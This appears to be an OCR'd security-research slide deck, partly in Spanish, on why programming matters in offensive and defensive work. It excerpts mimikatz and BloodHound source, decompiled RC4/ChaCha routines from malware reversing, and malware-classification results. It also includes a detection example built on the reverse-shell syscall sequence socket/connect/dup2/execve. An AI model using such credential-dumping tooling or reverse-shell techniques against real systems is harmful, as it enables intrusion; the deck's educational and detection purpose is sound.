   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK

mimikatz # _
```

Mimikatz / C



Bloodhound / Go

master mimikatz / mimikatz / mimikatz.c

Code Blame 292 lines (270 loc) · 8.22 KB Code 55% faster with GitHub Copilot

```
73          SetConsoleTitle(MIMIKATZ L" " MIMIKATZ_VERSION L" " MIMIKATZ_ARCH L" (oe.eo)");
74          SetConsoleCtrlHandler(HandlerRoutine, TRUE);
75  #endif
76          kprintf(L"\n"
77                  L"  .#####.   " MIMIKATZ_FULL L"\n"
78                  L" .## ^ ##.  " MIMIKATZ_SECOND L" - (oe.eo)\n"
79                  L" ## / \\ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )\n"
80                  L" ## \\ / ##       > https://blog.gentilkiwi.com/mimikatz\n"
81                  L" '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )\n"
82                  L"  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/\n");
83          mimikatz_initOrClean(TRUE);
84  }
85
86  void mimikatz_end(NTSTATUS status)
87  {
88          mimikatz_initOrClean(FALSE);
89  #if !defined(_POWERKATZ)
90          SetConsoleCtrlHandler(HandlerRoutine, FALSE);
91  #endif
92          kull_m_output_clean();
93  #if !defined(_WINDLL)
94          if(status == STATUS_THREAD_IS_TERMINATING)
95                  ExitThread(STATUS_SUCCESS);
96          else ExitProcess(STATUS_SUCCESS);
97  #endif
98  }
99
100 BOOL WINAPI HandlerRoutine(DWORD dwCtrlType)
101 {
102         mimikatz_initOrClean(FALSE);
103         return FALSE;
104 }
105
106 NTSTATUS mimikatz_initOrClean(BOOL Init)
107 {
108         unsigned short indexModule;
109         PKUHL_M_C_FUNC_INIT function;
```

Mimikatz / C

main BloodHound / cmd / api / src / bootstrap / server.go


Code Blame 140 lines (119 loc) · 4.54 KB

```
83  func CreateDefaultAdmin(ctx context.Context, cfg config.Configuration, db database.Database) error {
108                 FirstName:     null.NewString(cfg.DefaultAdmin.FirstName, true),
109                 LastName:      null.NewString(cfg.DefaultAdmin.LastName, true),
110             }
111
112             authSecret = model.AuthSecret{
113                 Digest:       secretDigest.String(),
114                 DigestMethod: secretDigester.Method(),
115             }
116         )
117
118         if cfg.DefaultAdmin.ExpireNow {
119             authSecret.ExpiresAt = time.Time{}
120         } else {
121             authSecret.ExpiresAt = time.Now().Add(appcfg.GetPasswordExpiration(ctx, db))
122         }
123
124         if _, err := db.InitializeSecretAuth(ctx, adminUser, authSecret); err != nil {
125             return fmt.Errorf("error in database while initalizing auth: %w", err)
126         } else {
127             passwordMsg := fmt.Sprintf("# Initial Password Set To:    %s    #", cfg.DefaultAdmin.Password)
128             paddingString := strings.Repeat(" ", len(passwordMsg)-2)
129             borderString := strings.Repeat("#", len(passwordMsg))
130
131             slog.Info(borderString)
132             slog.Info(fmt.Sprintf("#%s#", paddingString))
133             slog.Info(passwordMsg)
134             slog.Info(fmt.Sprintf("#%s#", paddingString))
135             slog.Info(borderString)
136         }
137     }
138
139     return nil
140 }
```


Bloodhound / Go

Malware

winapi




undocumented functions




reactos

Malware



DFS



BFS

REVERSING

```
{
  byte bVar1;
  byte bVar2;

  do {
    i = i + 1;
    bVar1 = S[i];
    j = bVar1 + j;
    bVar2 = S[j];
    S[i] = bVar2;
    S[j] = bVar1;
    *ptr = S[bVar2 + bVar1] ^ *ptr;
    ptr = ptr + 1;
    len += -1;
  } while (len != 0);
  (*(callback * 0x10))();
  return;
}
```

```
__int64 __fastcall sub_93F0(__int64 a1, const __m128i *a2, __int64 a3, __int64 a4)
{
  __int64 v5; // rdi
  int v7; // ecx
  __int32 v8; // ecx
  int v9; // edx
  __int64 result; // rax

  *(_QWORD *)a1 = 0LL;
  v5 = a1 + 8;
  *(_QWORD *)(v5 + 176) = 0LL;
  memset(
    (void *)(v5 & 0xFFFFFFFFFFFFFFF8LL),
    0,
    8 * ((unsigned __int64)((unsigned int)a1 - (v5 & 0xFFFFFFF8) + 192) >> 3));
  *(__m128i *)(a1 + 72) = _mm_loadu_si128(a2);
  *(__m128i *)(a1 + 88) = _mm_loadu_si128(a2 + 1);
  *(_QWORD *)(a1 + 104) = *(_QWORD *)a3;
  v7 = *(_DWORD *)(a3 + 8);
  qmemcpy((void *)(a1 + 128), "expand 32-byte k", 16);
  *(_DWORD *)(a1 + 112) = v7;
  *(_DWORD *)(a1 + 144) = a2->m128i_i32[0];
  *(_DWORD *)(a1 + 148) = a2->m128i_i32[1];
```

RESEARCH

conocimientos básicos

- Revisión y análisis de código open source con fines de investigación.
- Modificación de librerías para experimentación o validación teórica.
- Desarrollo de pruebas de concepto (PoC) en múltiples lenguajes (Go, Python, C, etc.).
- Automatización de pruebas, benchmarks y recolección de métricas.
- Prototipado rápido para explorar nuevas ideas o técnicas.
- Integración de herramientas de análisis estático/dinámico en flujos de investigación.

README | Code of conduct | Apache-2.0 license | Security

Welcome to the OpenSSL Project

GitHub CI passing | OS Zoo CI passing | Provider compatibility across versions passing | Run openssl quic interop testing passing | Run-checker daily passing


OpenSSL is a robust, commercial-grade, full-featured Open Source Toolkit for the TLS (formerly SSL), DTLS and QUIC protocols.

The protocol implementations are based on a full-strength general purpose cryptographic library, which can also be used stand-alone. Also included is a cryptographic module validated to conform with FIPS standards.

OpenSSL is descended from the SSLeay library developed by Eric A. Young and Tim J. Hudson.

The official Home Page of the OpenSSL Project is www.openssl.org.

Languages




C 74.7% | Perl 22.3% | C++ 1.5%
Raku 0.5% | Assembly 0.5%
Shell 0.3% | Other 0.2%

README License GPL-2.0 license LGPL-2.1 license

QEMU README

QEMU is a generic and open source machine & userspace emulator and virtualizer.

QEMU is capable of emulating a complete machine in software without any need for hardware virtualization support. By using dynamic translation, it achieves very good performance. QEMU can also integrate with the Xen and KVM hypervisors to provide emulated hardware while allowing the hypervisor to manage the CPU. With hypervisor support, QEMU can achieve near native performance for CPUs. When QEMU emulates CPUs directly it is capable of running operating systems made for one machine (e.g. an ARMv7 board) on a different machine (e.g. an x86_64 PC board).



IA


Malware Classification

fn_suspicious	packers	nt_headers	optional_headers	...	is_malware
12	1	...	...	...	1
3	0	...	...	...	0
1	0	...	...	...	0
23	0	...	...	...	1

	precision	recall	f1-score	support
0	0.97	0.99	0.98	982
1	1.00	0.99	0.99	2941
accuracy			0.99	3923
macro avg	0.98	0.99	0.99	3923
weighted avg	0.99	0.99	0.99	3923

Name	0	1
BitTorrent.exe	0.095777	0.904223
CheatEngine72.exe	0.595671	0.404329
DeSmuME-VS2019-x64-Release.exe	0.600130	0.399870
DiscordSetup.exe	0.884147	0.115853
ExplorerSuite.exe	0.032886	0.967114
Firefox Installer.exe	0.203847	0.796153
Game.exe	0.299463	0.700537
HeidiSQL_11.2.0.6213_Setup.exe	0.524242	0.475758
MediaCreationTool21H1.exe	0.708111	0.291889
procexp.exe	0.590036	0.409964
SteamSetup.exe	0.838536	0.161464
Sublime Text Build 3211 x64 Setup.exe	0.796720	0.203280
TeamViewer_Setup.exe	0.914815	0.085185
torbrowser-install-win64-10.0.16_en-US.exe	0.438228	0.561772
VirtualBox-6.1.22-144080-Win.exe	0.842857	0.157143
VirusShare_00c28cee9c68743029820 45b5faff846	0.004458	0.995542
VirusShare_00c9833a35b0a8bd957dd85c41fce5b9	0.005648	0.994352
VirusShare_00e6af8a522259b83fa317b7a2f8f161	0.035028	0.964972
VirusShare_0a13612f52c6ceb541c0144d3cdb1947	0.110018	0.889982
VirusShare_0a83777e95be86c5701aaba0d9531015	0.003226	0.996774
VirusShare_0ac8ae925d4e7d6b754c6533068b6e06	0.001311	0.998689
VirusShare_0ac9b76b75dc91d42e0ca83a4890cbe0	0.006185	0.993815
VirusShare_0b147d5f4fcf4c665f142d6209fa1cb2	0.008414	0.991586
VirusShare_0b346b201da259377ba11438504bbd9e	0.003217	0.996783
VirusShare_0b3dbac1f5461615b288e1c9076e7176	0.006907	0.993093

Malware detection




```
Sequence of syscalls:  ['socket', 'connect', 'dup2', 'dup2', 'execve']
>: syscall_MAL - Probability: 0.45
>: syscall_time - Probability: 0.10
>: syscall_exit - Probability: 0.07
>: syscall_fork - Probability: 0.07
>: syscall_fcntl - Probability: 0.05
>: syscall_vfork - Probability: 0.03
>: syscall_close - Probability: 0.03
>: syscall_socket - Probability: 0.02
>: syscall_setsid - Probability: 0.02
>: syscall_prctl - Probability: 0.02
```

Conclusiones


Conclusiones

- La programación convierte la intuición en capacidad operativa.
- Dominar código es entender cómo realmente funciona el sistema.
- Automatizar no es optimizar: es escalar tu ventaja.
- Saber programar transforma limitaciones en herramientas.
- El que domina abstracciones, impone las reglas del juego.

GRACIAS

MAURICIO JARA

@synaw_k
/in/synawk



synawk.com
malwarespace.com